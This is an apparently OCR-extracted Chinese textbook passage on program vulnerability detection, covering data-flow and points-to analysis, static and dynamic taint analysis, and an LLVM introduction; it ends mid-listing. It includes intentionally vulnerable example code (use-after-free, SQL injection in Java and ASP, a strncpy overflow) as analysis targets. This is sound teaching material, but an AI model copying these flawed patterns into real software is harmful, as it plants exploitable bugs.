在代码解析过程中，词法分析读入源程序输出词素序列，每个词素对应一个词法单元，语法分析使用词法单元的第一个分量来创建抽象语法树，中间代码生成过程将抽象语法树转化为三地址码，而三地址码常表示为静态单赋值形式。编译器在源代码编译过程中得到的中间表示及其他的数据结构可以很好地为检测程序漏洞的数据流分析所用。因此，一些分析系统将相应的代码编译器实现的某些过程或者代码解析组件作为分析系统的前端，利用这些过程或者组件获得所需的数据结构，完成堆程序源代码的解析。然而，对于解释型语言或者脚本语言编写的程序，程序代码直接被解释器解释执行，没有相应的编译器实现对程序代码的基本解析。这时，我们需要在分析系统中设计完成代码解析的各个部分。而对于某些语言如 Java，其编译后得到的中间程序被相应的虚拟机执行。这时，分析系统可以分析这个中间程序，即 .class 文件。


在辅助分析过程中，通过过程内的程序流分析可以构建过程的控制流图。如果分析系统选择使用抽象语法树作为中间表示，可以尝试在抽象语法树中增加控制流的边。如果选择三地址码作为中间表示，则需要分析其中的控制转移语句构建控制流图，具体过程如下：首先逐句分析程序指令或者指令，识别其中的控制转移语句，将一段代码划分为一个个基本块，然后根据控制转移语句指明的跳转到的代码的位置，将基本块连接起来。

对于调用图的构建，如果是直接过程调用的程序，每个调用的目标都可以静态确定，则调用图中的每个调用点恰好有一条边指向一个调用过程。但如果程序使用了过程参数或者函数指针，则通过静态分析只能得到近似的估计。对于面向对象程序设计语言来说，间接调用才是常用的方式。此时需要分析调用点调用所接收对象的类型来确定调用的是哪个方法。

漏洞分析规则

程序漏洞通常和程序中变量的状态或者变量的取值相关。状态自动机可以描述和程序变量状态相关的漏洞分析规则，自动机的状态和变量相应的状态对应。和变量取值相关的检测规则通常包含和程序语句或者指令相关的对变量取值的记录规则以及在特定情况下变量取值需要满足的约束。

一个描述指针变量使用的有限状态自动机的例子：



一个用于检测缓冲区溢出漏洞的分析变量取值的规则如下：

```
char a[10];      // len(a) = 10;
[...]
strcpy(dest, src);     // len(dest) > len(src);
```

静态漏洞分析

数据流分析检测漏洞是利用分析规则按照一定的顺序分析代码中间表示的过程。

过程内分析。对于抽象语法树的分析，可以按照程序执行语句的过程从右向左、自底向上地进行分析。对于三地址码的分析，则可以直接识别其操作以及操作相关的变量。

通常，赋值语句、控制转移语句和过程调用语句是数据流分析最关心的三类语句。通过赋值语句，程序变量的状态或者取值常常会改变，在分析过程中，可以根据分析规则将所关心的变量的状态或取值记录下来。在分析的同时还需要考虑到控制转移语句中的路径条件。对过程调用语句的分析需要根据函数或方法的名字识别其语义或者根据调用图进行过程间的分析。通过将代码语义和漏洞分析规则联系起来，就能确定在分析中需要记录怎样的信息。

过程内分析的另一个关键是确定分析语句的顺序，即利用程序语句的存储位置或者根据控制流图依次确定待分析的每一条程序语句。在流不敏感分析中，常常使用线性扫描的方式依次分析每一条中间表示形式的语句；流敏感的分析或路径敏感的分析，则根据控制流图进行分析。对控制流图的遍历主要是深度优先和广度优先两种方式。在遍历并分析程序的过程中，需要在基本块上保存一定的部分分析结果，以为之后的分析所用。基本块的摘要通常包括前置条件和后置条件两部分，前置条件记录对基本块分析前已有的相关分析结果；后置条件是分析基本块后得到的结果。

在分析基本块之前，首先使用该节点的前向节点的后置条件，计算该基本块的前置条件，如果该基本块已经被分析过，则将已有的前置条件和计算得到的前置条件相比较，如果相同，则不需要再对该块进行分析。

过程间分析。一个简单的思路是：如果在分析某段程序中遇到过程调用语句，就分析其调用过程的内部的代码，完成分析之后再回到原来的程序段继续分析。另一种思路是借鉴基本块的分析，给过程设置上摘要，也包含前置条件和后置条件。

指向分析

指向分析（points-to analysis）用于回答变量指向哪些被分配空间的对象这样的问题。通过对待分析的程序使用指向分析，可以大致确定变量指向哪些对象，进而构建相对准确的调用图。指向分析常常需要虚拟一个存储空间，用于记录被分配空间的对象。

例如下面这段 Java 代码：

```
obj = new Type();   // 在虚拟存储空间记录一个对象 o，同时记录变量 obj 指向对象 o
obj1 = obj2;        // 如果 obj2 指向对象 o2，则记录 obj1 指向对象 o2
obj1.field = obj2;  // 记录 obj1 的实例域 field 指向 obj2 指向的对象
obj2 = obj1.field;  // 记录 obj2 指向对象 obj1 的实例域 field
```

对于 C 语言的指向分析就相对复杂一些，因为 C 语言可以使用指针变量。指针变量存储的是某个对象在存储空间中的地址，所以在指向分析中，通常还要加入地址这样的信息，主要有下面四种形式的赋值语句：

```
p = q;
p = &q;
p = *q;
*p = q;
```

通过指向分析，可以得到变量指向的被分配空间的对象集合。根据集合中对象的类型以及程序中类的层次结构，可以大致确定某个调用点调用的方法是哪些类中声明的方法。指向分析的结果中如果两个变量指向的对象的集合是相同的，则可以确定它们互为别名。

实例分析

检测指针变量的错误使用


在检测指针变量的错误使用时，我们关心的是变量的状态。

下面看一个例子：

```
int contrived(int *p, int *w, int x) {
    int *q;
    if (x) {
        kfree(w); // w free
        q = p;
    }
    [...]
    if (!x)
        return *w;
    return *q;  // p use after free
}
int contrived_caller(int *w, int x, int *p) {
    kfree(p);   // p free
    [...]
    int r = contrived(p, w, x);
    [...]
    return *w;  // w use after free
}
```


可以看到上面的代码可能出现 use-after-free 漏洞。

这里我们采用路径敏感的数据流分析，控制流图如下：


int contrived(int *p, int *w, int x)
BB0
BB1: if(x)
BB2: param w
BB3: x1 =! x
BB4: w1 = *w
BB5: q1 = *q
BB6
int contrived_caller(int *w, int x, int *p)
BB0
BB1: param p
call kfree
param p
param w
param
call contrived
BB2: r = ret
w1 = *w



调用图如下：



下面是用于检测指针变量错误使用的检测规则：

```
v 被分配空间 ==> v.start
v.start: {kfree(v)} ==> v.free
v.free: {*v} ==> v.useAfterFree
v.free: {kfree(v)} ==> v.doubleFree
```

分析过程从函数 contrived_call 的入口点开始，对于过程内代码的分析，使用深度优先遍历控制流图的方法，并使用基本块摘要进行辅助，而对于过程间的分析，选择在遇到函数调用时直接分析被调用函数内代码的方式，并使用函数摘要。

函数 contrived 中的路径有两条：

- BB0->BB1->BB2->BB3->BB5->BB6：在进行到 BB5 时，BB5 的前置条件为 p.free, q.free 和 w.free，此时语句 `q1 = *q` 将触发 use-after-free 规则并设置 q.useAfterFree 状态。然后返回到函数 contrived_call 的 BB2，其前置条件为 p.useAfterFree, w.free，此时语句 `w1 = *w` 设置 w.useAfterFree。
- BB0->BB1->BB3->BB4->BB6：该路径是安全的。

检测缓冲区溢出

在检测缓冲区溢出时，我们关心的是变量的取值，并在一些预定义的敏感操作所在的程序点上，对变量的取值进行检查。

下面是一些记录变量的取值的规则：

```
char s[n];              // len(s) = n
strcpy(des, src);       // len(des) > len(src)
strncpy(des, src, n); // len(des) > min(len(src), n)
s = "foo";              // len(s) = 4
strcat(s, suffix);      // len(s) = len(s) + len(suffix) - 1
fgets(s, n, ...);       // len(s) > n
```

5.4.1 Soot

参考资料

- https://github.com/Sable/soot/
- A Survivor's Guide to Java Program Analysis with Soot
- Analyzing Java Programs with Soot
- The Soot framework for Java program analysis: a retrospective

5.5 污点分析

污点分析

基本原理

污点分析是一种跟踪并分析污点信息在程序中流动的技术。在漏洞分析中，使用污点分析技术将所感兴趣的数据（通常来自程序的外部输入）标记为污点数据，然后通过跟踪和污点数据相关的信息的流向，可以知道它们是否会影响某些关键的程序操作，进而挖掘程序漏洞。即将程序是否存在某种漏洞的问题转化为污点信息是否会被 Sink 点上的操作所使用的问题。

污点分析常常包括以下几个部分：

- 识别污点信息在程序中的产生点（Source点）并对污点信息进行标记
- 利用特定的规则跟踪分析污点信息在程序中的传播过程
- 在一些关键的程序点（Sink点）检测关键的操作是否会受到污点信息的影响

举个例子：

```
[...]
scanf("%d", &x);    // Source 点，输入数据被标记为污点信息，并且认为变量 x 是污染的
[...]
y = x + k;          // 如果二元操作的操作数是污染的，那么操作结果也是污染的，所以变量 y 也是污染的
[...]
x = 0;              // 如果一个被污染的变量被赋值为一个常数，那么认为它是未污染的，所以 x 转变成未污染的
[...]
while (i < y)       // Sink 点，如果规定循环的次数不能受程序输入的影响，那么需要检查 y 是否被污染
```

然而污点信息不仅可以通过数据依赖传播，还可以通过控制依赖传播。我们将通过数据依赖传播的信息流称为显式信息流，将通过控制依赖传播的信息流称为隐式信息流。

举个例子：

```
if (x > 0)
    y = 1;
else
    y = 0;
```


变量 y 的取值依赖于变量 x 的取值，如果变量 x 是污染的，那么变量 y 也应该是污染的。

通常我们将使用污点分析可以检测的程序漏洞称为污点类型的漏洞，例如 SQL 注入漏洞：

```
String user = getUser();
String pass = getPass();
String sqlQuery = "select * from login where user='" + user + "'
 and pass='" + pass + "'";
Statement stam = con.createStatement();
ResultSetrs = stam.executeQuery(sqlQuery);
if (rs.next())
    success = true;
```

在进行污点分析时，将变量 user 和 pass 标记为污染的，由于变量 sqlQuery 的值受到 user 和 pass 的影响，所以将 sqlQuery 也标记为污染的。程序将变量 sqlQuery 作为参数构造 SQL 操作语句，于是可以判定程序存在 SQL 注入漏洞。

使用污点分析检测程序漏洞的工作原理如下图所示：



- 基于数据流的污点分析。在不考虑隐式信息流的情况下，可以将污点分析看做针对污点数据的数据流分析。根据污点传播规则跟踪污点信息或者标记路径上的变量污染情况，进而检查污点信息是否影响敏感操作。
- 基于依赖关系的污点分析。考虑隐式信息流，在分析过程中，根据程序中的语句或者指令之间的依赖关系，检查 Sink 点处敏感操作是否依赖于 Source 点处接收污点信息的操作。

方法实现

静态污点分析系统首先对程序代码进行解析，获得程序代码的中间表示，然后在中间表示的基础上对程序代码进行控制流分析等辅助分析，以获得需要的控制流图、调用图等。在辅助分析的过程中，系统可以利用污点分析规则在中间表示上识别程序中的 Source 点和 Sink 点。最后检测系统根据污点分析规则，利用静态污点分析检查程序是否存在污点类型的漏洞。

基于数据流的污点分析

在基于数据流的污点分析中，常常需要一些辅助分析技术，例如别名分析、取值分析等，来提高分析精度。辅助分析和污点分析交替进行，通常沿着程序路径的方向分析污点信息的流向，检查 Source 点处程序接收的污点信息是否会影响到 Sink 点处的敏感操作。

过程内的分析中，按照一定的顺序分析过程内的每一条语句或者指令，进而分析污点信息的流向。

- 记录污点信息。在静态分析层面，程序变量的污染情况为主要关注对象。为记录污染信息，通常为变量添加一个污染标签。最简单的就是一个布尔型变量，表示变量是否被污染。更复杂的标签还可以记录变量的污染信息来自哪些 Source 点，甚至精确到 Source 点接收数据的哪一部分。当然也可以不使用污染标签，这时我们通过对变量进行跟踪的方式达到分析污点信息流向的目的。例如使用栈或者队列来记录被污染的变量。
- 程序语句的分析。在确定如何记录污染信息后，将对程序语句进行静态分析。通常我们主要关注赋值语句、控制转移语句以及过程调用语句三类。
    - 赋值语句。
        - 对于简单的赋值语句，形如 `a = b` 这样的，记录语句左端的变量和右端的变量具有相同的污染状态。程序中的常量通常认为是未污染的，如果一个变量被赋值为常量，在不考虑隐式信息流的情况下，认为变量的状态在赋值后是未污染的。
        - 对于形如 `a = b + c` 这样带有二元操作的赋值语句，通常规定如果右端的操作数只要有一个是被污染的，则左端的变量是污染的（除非右端计算结果为常量）。
        - 对于和数组元素相关的赋值，如果可以通过静态分析确定数组下标的取值或者取值范围，那么就可以精确地判断数组中哪个或哪些元素是污染的。但通常静态分析不能确定一个变量是污染的，那么就简单地认为整个数组都是污染的。
        - 对于包含字段或者包含指针操作的赋值语句，常常需要用到指向分析

    的分析结果。

  - 控制转移语句。
    - 在分析条件控制转移语句时，首先考虑语句中的路径条件可能是包含对污点数据的限制，在实际分析中常常需要识别这种限制污点数据的条件，以判断这些限制条件是否足够包含程序不会受到攻击。如果得出路径条件的限制是足够的，那么可以将相应的变量标记为未污染的。
    - 对于循环语句，通常规定循环变量的取值范围不能受到输入的影响。例如在语句 `for (i = 1; i < k; i++){}` 中，可以规定循环的上界 k 不能是污染的。
  - 过程调用语句。
    - 可以使用过程间的分析或者直接应用过程摘要进行分析。污点分析所使用的过程摘要主要描述怎样改变与该过程相关的变量的污染状态，以及对哪些变量的污染状态进行检测。这些变量可以是过程使用的参数、参数的字段或者过程的返回值等。例如在语句 `flag = obj.method(str);` 中，str 是污染的，那么通过过程间的分析，将变量 obj 的字段 str 标记为污染的，而记录方法的返回值的变量 flag 标记为未污染的。
    - 在实际的过程间分析中，可以对已经分析过的过程构建过程摘要。例如前面的语句，其过程摘要描述为：方法 method 的参数污染状态决定其接收对象的实例域 str 的污染状态，并且它的返回值是未受污染的。那么下一次分析需要时，就可以直接应用摘要进行分析。
- 代码的遍历。一般情况下，常常使用流敏感的方式或者路径敏感的方式进行遍历，并分析过程中的代码。如果使用流敏感的方式，可以通过对不同路径上的分析结果进行汇集，以发现程序中的数据净化规则。如果使用路径敏感的分析方式，则需要关注路径条件，如果路径条件中涉及对污染变量取值的限制，可认为路径条件对污染数据进行了净化，还可以将分析路径条件对污染数据的限制进行记录，如果在一条程序路径上，这些限制足够保证数据不会被攻击者利用，就可以将相应的变量标记为未污染的。

过程间的分析与数据流过程间分析类似，使用自底向上的分析方法，分析调用图中的每一个过程，进而对程序进行整体的分析。

基于依赖关系的污点分析

在基于依赖关系的污点分析中，首先利用程序的中间表示、控制流图和过程调用图构造程序完整的或者局部的程序的依赖关系。在分析程序依赖关系后，根据污点分析规则，检测 Sink 点处敏感操作是否依赖于 Source 点。

分析程序依赖关系的过程可以看做是构建程序依赖图的过程。程序依赖图是一个有向图。它的节点是程序语句，它的有向边表示程序语句之间的依赖关系。程序依赖图的有向边常常包括数据依赖边和控制依赖边。在构建有一定规模的程序的依赖图时，需要按需地构建程序依赖关系，并且优先考虑和污点信息相关的程序代码。

实例分析

在使用污点分析方法检测程序漏洞时，污点数据相关的程序漏洞是主要关注对象，如 SQL 注入漏洞、命令注入漏洞和跨站脚本漏洞等。

下面是一个存在 SQL 注入漏洞 ASP 程序的例子：

```
<%
    Set pwd = "bar"
    Set sql1 = "SELECT companyname FROM " & Request.Cookies("hel
lo")
    Set sql2 = Request.QueryString("foo")
    MySqlStuff pwd, sql1, sql2
    Sub MySqlStuff(password, cmd1, cmd2)
    Set conn = Server.CreateObject("ADODB.Connection")
    conn.Provider = "Microsoft.Jet.OLEDB.4.0"
    conn.Open "c:/webdata/foo.mdb", "foo", password
    Set rs = conn.Execute(cmd2)
    Set rs = Server.CreateObject("ADODB.recordset")
    rs.Open cmd1, conn
    End Sub
%>
```

首先对这段代码表示为一种三地址码的形式，例如第 3 行可以表示为：

```
a = "SELECT companyname FROM "
b = "hello"
param0 Request
param1 b
callCookies
return c
sql1 = a & c
```

解析完毕后，需要对程序代码进行控制流分析，这里只包含了一个调用关系（第 5 行）。

接下来，需要识别程序中的 Source 点和 Sink 点以及初始的被污染的数据。

具体的分析过程如下：

- 调用 Request.Cookies("hello") 的返回结果是污染的，所以变量 sql1 也是污染的。
- 调用 Request.QueryString("foo") 的返回结果 sql2 是污染的。
- 函数 MySqlStuff 被调用，它的参数 sql1，sql2 都是污染的。分了分析函数的处理过程，根据第 6 行函数的声明，标记其参数 cmd1，cmd2 是污染的。
- 第 10 行是程序的 Sink 点，函数 conn.Execute 执行 SQL 操作，其参数 cmd2 是污染的，进而发现污染数据从 Source 点传播到 Sink 点。因此，认为程序存在 SQL 注入漏洞

动态污点分析

基本原理

动态污点分析是在程序运行的基础上，对数据流或控制流进行监控，从而实现对数据在内存中的显式传播、数据误用等进行跟踪和检测。动态污点分析与静态污点分析的唯一区别在于静态污点分析技术在检测时并不真正运行程序，而是通过模拟程序的执行过程来传播污点标记，而动态污点分析技术需要运行程序，同时实时传播并检测污点标记。

动态污点分析技术可分为三个部分：

- 污点数据标记：程序攻击面是程序接受输入数据的接口集，一般由程序入口点和外部函数调用组成。在污点分析中，来自外部的输入数据会被标记为污点数

据。根据输入数据来源的不同，可分为三类：网络输入、文件输入和输入设备输入。

- 污点动态跟踪：在污点数据标记的基础上，对进程进行指令粒度的动态跟踪分析，分析每一条指令的效果，直至覆盖整个程序的运行过程，跟踪数据流的传播。
    - 动态污点跟踪通常基于以下三种机制
        - 动态代码插桩：可以跟踪单个进程的污点数据流动，通过在被分析程序中插入分析代码，跟踪污点信息流在进程中的流动方向。
        - 全系统模拟：利用全系统模拟技术，分析模拟系统中每条指令的污点信息扩散路径，可以跟踪污点数据在操作系统内的流动。
        - 虚拟机监视器：通过在虚拟机监视器中增加分析污点信息流的功能，跟踪污点数据在整个客户机中各个虚拟机之间的流动。
    - 污点动态跟踪通常需要影子内存（shadow memory）来映射实际内存的污染情况，从而记录内存区域和寄存器是否是被污染的。对每条语句进行分析的过程中，污点跟踪攻击根据影子内存判断是否存在污点信息的传播，从而对污点信息进行传播并将传播结果保存于影子内存中，进而追踪污点数据的流向。
    - 一般情况下，数据移动类和算数类指令都将造成显示的信息流传播。为了跟踪污点数据的显示传播，需要在每个数据移动指令和算数指令执行前做监控，当指令的结果被其中一个操作数污染后，把结果数据对应的影子内存设置为一个指针，指向源污染点操作数指向的数据结构。
- 污点误用检查：在正确标记污点数据并对污点数据的传播进行实时跟踪后，就需要对攻击做出正确的检测即检测污点数据是否有非法使用的情况。

动态污点分析的优缺点：

- 优点：误报率较低，检测结果的可信度较高。
- 缺点：
    - 漏报率较高：由于程序动态运行时的代码覆盖率决定的。
    - 平台相关性较高：特定的动态污点分析工具只能够解决在特定平台上运行的程序。
    - 资源消耗大：包括空间上和时间上。

方法实现

污点数据标记

污点数据通常主要是指软件系统所接受的外部输入数据，在计算机中，这些数据可能以内存临时数据的形式存储，也可能以文件的形式存储。当程序需要使用这些数据时，一般通过函数或系统调用来进行数据访问和处理，因此只需要对这些关键函数进行监控，即可得到程序读取或输出了什么污点信息。另外对于网络输入，也需要对网络操作函数进行监控。

识别出污点数据后，需要对污点进行标记。污点生命周期是指在该生命周期的时间范围内，污点被定义为有效。污点生命周期开始于污点创建时刻，生成污点标记，结束于污点删除时刻，清除污点标记。

- 污点创建
    - 将来自于非可靠来源的数据分配给某寄存器或内存操作数时
    - 将已经标记为污点的数据通过运算分配给某寄存器或内存操作数时
- 污点删除
    - 将非污点数据指派给存放污点的寄存器或内存操作数时
    - 将污点数据指派给存放污点的寄存器或内存地址时，此时会删除原污点，并创建新污点
    - 一些会清除污点痕迹的算数运算或逻辑运算操作时

污点动态跟踪

当污点数据从一个位置传递到另一个位置时，则认为产生了污点传播。污点传播规则：

指令类型	传播规则	举例说明
拷贝或移动指令	T(a)<-T(b)	mov a, b
算数运算指令	T(a)<-T(b)	add a, b
堆栈操作指令	T(esp)<-T(a)	push a
拷贝或移动类函数调用指令	T(dst)<-T(src)	call memcpy
清零指令	T(a)<-false	xor a, a

注：T(x) 的取值分为 true 和 false 两种，取值为 true 时表示 x 为污点，否则 x 不是污点。

对于污点信息流，通过污点跟踪和函数监控，已经能够进行污点信息流流动方向的分析。但由于缺少对象级的信息，仅靠指令级的信息流动并不能完全给出要分析的软件的确切行为。因此，需要在函数监控的基础上进行视图重建，如获取文件对象

和套接字对象的详细信息，以方便进一步的分析工作。

根据漏洞分析的实际需求，污点分析应包括两方面的信息：

- 污点的传播关系，对于任一污点能够获知其传播情况。
- 对污点数据进行处理的所有指令信息，包括指令地址、操作码、操作数以及在污点处理过程中这些指令执行的先后顺序等。

污点动态跟踪的实现通常使用：

- 影子内存：真实内存中污点数据的镜像，用于存放程序执行的当前时刻所有的有效污点。
- 污点传播树：用于表示污点的传播关系。
- 污点处理指令链：用于按时间顺序存储与污点数据处理相关的所有指令。

当遇到会引起污点传播的指令时，首先对指令中的每个操作数都通过污点快速映射查找影子内存中是否存在与之对应的影子污点从而确定其是否为污点数据，然后根据污点传播规则得到该指令引起的污点传播结果，并将传播产生的新污点添加到影子内存和污点传播树中，同时将失效污点对应的影子污点删除。同时由于一条指令是否涉及污点数据的处理，需要在污点分析过程中动态确定，因此需要在污点处理指令链中记录污点数据的指令信息。

污点误用检查

污点敏感点，即 Sink 点，是污点数据有可能被误用的指令或系统调用点，主要分为：

- 跳转地址：检查污点数据是否用于跳转对象，如返回地址、函数指针、函数指针偏移等。具体操作是在每个跳转类指令（如call、ret、jmp等）执行前进行监控分析，保证跳转对象不是污点数据所在的内存地址。
- 格式化字符串：检查污点数据是否用作printf系列函数的格式化字符串参数。
- 系统调用参数：检查特殊系统调用的特殊参数是否为污点数据。
- 标志位：跟踪标志位是否被感染，及被感染的标志位是否用于改变程序控制流。
- 地址：检查数据移动类指令的地址是否被感染。

在进行污点误用检查时，通常需要根据一些漏洞模式来进行检查，首先需要明确常见漏洞在二进制代码上的表现形式，然后将其提炼成漏洞模式，以更有效地指导自动化的安全分析。

实例分析

下面我们来看一个使用动态污点分析的方法检测缓冲区溢出漏洞的例子。

```
void fun(char *str)
{
    char temp[15];
    printf("in strncpy, source: %s\n", str);
    strncpy(temp, str, strlen(str));        // Sink 点
}
int main(int argc, char *argv[])
{
    char source[30];
    gets(source);                           // Source 点
    if (strlen(source) < 30)
        fun(source);
    else
        printf("too long string, %s\n", source);
    return 0;
}
```

漏洞很明显， 调用 strncpy 函数存在缓冲区溢出。

程序接受外部输入字符串的二进制代码如下：

```
0x08048609 <+51>:    lea    eax,[ebp-0x2a]
0x0804860c <+54>:    push   eax
0x0804860d <+55>:    call   0x8048400 <gets@plt>
...
0x0804862c <+86>:    lea    eax,[ebp-0x2a]
0x0804862f <+89>:    push   eax
0x08048630 <+90>:    call   0x8048566 <fun>
```

程序调用 strncpy 函数的二进制代码如下：

```
0x080485a1 <+59>:    push   DWORD PTR [ebp-0x2c]
0x080485a4 <+62>:    call   0x8048420 <strlen@plt>
0x080485a9 <+67>:    add    esp,0x10
0x080485ac <+70>:    sub    esp,0x4
0x080485af <+73>:    push   eax
0x080485b0 <+74>:    push   DWORD PTR [ebp-0x2c]
0x080485b3 <+77>:    lea    eax,[ebp-0x1b]
0x080485b6 <+80>:    push   eax
0x080485b7 <+81>:    call   0x8048440 <strncpy@plt>
```

首先，在扫描该程序的二进制代码时，能够扫描到 `call <gets@plt>` ，该函数会读入外部输入，即程序的攻击面。确定了攻击面后，我们将分析污染源数据并进行标记，即将 `[ebp-0x2a]` 数组（即源程序中的source）标记为污点数据。程序继续执行，该污染标记会随着该值的传播而一直传递。在进入 `fun()` 函数时，该污染标记通过形参实参的映射传递到参数 `str` 上。然后运行到 Sink 点函数 `strncpy()` 。该函数的第二个参数即 `str` 和 第三个参数 `strlen(str)` 都是污点数据。最后在执行 `strncpy()` 函数时，若设定了相应的漏洞规则（目标数组小于源数组），则漏洞规则将被触发，检测出缓冲区溢出漏洞。

5.5.1 TaintCheck

5.6 LLVM

简介

LLVM 是当今炙手可热的编译器基础框架。它从一开始就采用了模块化设计的思想，使得每一个编译阶段都被独立出来，形成了一系列的库。LLVM 使用面向对象的 C++ 语言开发，为编译器开发人员提供了易用而丰富的编程接口和 API。

初步使用

首先我们通过著名的 helloWorld 来熟悉下 LLVM 的使用。

```
#include <stdio.h>
int main()
{
    printf("hello, world\n");
}
```

将 C 源码转换成 LLVM 汇编码：

```
$ clang -emit-llvm -S hello.c -o hello.ll
```

生成的 LLVM IR 如下：

```
; ModuleID = 'hello.c'
source_filename = "hello.c"
target datalayout = "e-m:e-i64:64-f80:128-n8:16:32:64-S128"
target triple = "x86_64-unknown-linux-gnu"

@.str = private unnamed_addr constant [14 x i8] c"hello, world\0
```

```
A\00", align 1

; Function Attrs: noinline nounwind optnone sspstrong uwtable
define i32 @main() #0 {
